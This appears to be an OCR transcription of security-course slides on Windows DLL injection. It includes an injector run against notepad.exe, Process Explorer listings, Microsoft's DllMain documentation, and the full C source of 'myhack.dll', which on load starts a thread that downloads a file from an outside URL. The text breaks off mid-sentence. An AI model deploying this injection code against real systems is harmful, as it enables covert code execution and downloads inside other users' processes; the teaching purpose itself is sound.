


```
C:\Work>InjectDll.exe 3652 c:\Work\myhack.dll
InjectDll("c:\Work\myhack.dll") success!!!
```




DebugView on \\QUAKEODA-5E327D (local)
File Edit Capture Options Computer Help

```
#   Time          Debug Print
1   0.00000000    [1720] <myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen
2   1625.7480...  [3652] <myhack.dll> Injection!!! -- CSC 497/583 -- Si Chen
```



Screenshots



Process Explorer - Sysinternals: www.sysinternals.com [QUAKE0DA-5E327D\quake0day] (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Dbgview.exe		1,052 K	1,960 K	1892	DebugView	Sysinternals
procexp.exe		18,676 K	14,844 K	1648	Sysinternals Process Explorer	Sysinternals - www.sysinter...
chrome.exe	2.00	67,300 K	47,600 K	2452	Google Chrome	Google Inc.
chrome.exe		1,932 K	508 K	2464	Google Chrome	Google Inc.
chrome.exe	1.00	45,192 K	51,496 K	2848	Google Chrome	Google Inc.
chrome.exe		18,100 K	2,112 K	2940	Google Chrome	Google Inc.
OLLYDBG.EXE		9,020 K	2,364 K	3224		
loaddll.exe		616 K	416 K	3260		
PEiD.exe		3,396 K	344 K	3276		
depends.exe		6,708 K	12,516 K	3476	Dependency Walker for Win...	Microsoft Corporation
notepad.exe		2,016 K	6,988 K	3652	Notepad	Microsoft Corporation


PID: 3652

Name	Description	Company Name	Path
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\WINDOWS\system32\kernel32.dll
locale.nls			C:\WINDOWS\system32\locale.nls
lpk.dll	Language Pack	Microsoft Corporation	C:\WINDOWS\system32\lpk.dll
msacm32.dll	Microsoft ACM Audio Filter	Microsoft Corporation	C:\WINDOWS\system32\msacm32.dll
msasn1.dll	ASN.1 Runtime APIs	Microsoft Corporation	C:\WINDOWS\system32\msasn1.dll
MSCTF.dll	MSCTF Server DLL	Microsoft Corporation	C:\WINDOWS\system32\MSCTF.dll
MSCTFIME.IME	Microsoft Text Frame Work Servic...	Microsoft Corporation	C:\WINDOWS\system32\MSCTFIME.IME
msv1_0.dll	Microsoft Authentication Package ...	Microsoft Corporation	C:\WINDOWS\system32\msv1_0.dll
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\WINDOWS\system32\msvcrt.dll
mswsock.dll	Microsoft Windows Sockets 2.0 S...	Microsoft Corporation	C:\WINDOWS\system32\mswsock.dll
myhack.dll			C:\Work\myhack.dll
netapi32.dll	Net Win32 API DLL	Microsoft Corporation	C:\WINDOWS\system32\netapi32.dll
normaliz.dll	Unicode Normalization DLL	Microsoft Corporation	C:\WINDOWS\system32\normaliz.dll
notepad.exe	Notepad	Microsoft Corporation	C:\WINDOWS\system32\notepad.exe
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\WINDOWS\system32\ntdll.dll

Injected DLL

CPU Usage: 3.00% | Commit Charge: 62.84% | Processes: 30 | Physical Usage: 89.14%


DllMain()




DllMain entry point

05/30/2018 • 7 minutes to read

An optional entry point into a dynamic-link library (DLL). When the system starts or terminates a process or thread, it calls the entry-point function for each loaded DLL using the first thread of the process. The system also calls the entry-point function for a DLL when it is loaded or unloaded using the LoadLibrary and FreeLibrary functions.




Source Code of myhack.dll



myhack.cpp 〉 No Selection

```
#include "windows.h"
#include "tchar.h"

#pragma comment(lib, "urlmon.lib")

#define DEF_URL         (L"http://www.naver.com/index.html")
#define DEF_FILE_NAME   (L"index.html")

HMODULE g_hMod = NULL;

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    TCHAR szPath[_MAX_PATH] = {0,};

    if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
        return FALSE;

    TCHAR *p = _tcsrchr( szPath, '\\' );
    if( !p )
        return FALSE;

    _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);

    URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```


Source Code of myhack.dll



fdwReason [in]


The reason code that indicates why the DLL entry-point function is being called. This parameter can be one of the following values.

Value	Meaning
DLL_PROCESS_ATTACH 1	The DLL is being loaded into the virtual address space of the current process as a result of the process starting up or as a result of a call to LoadLibrary. DLLs can use this opportunity to initialize any instance data or to use the TlsAlloc function to allocate a thread local storage (TLS) index. The 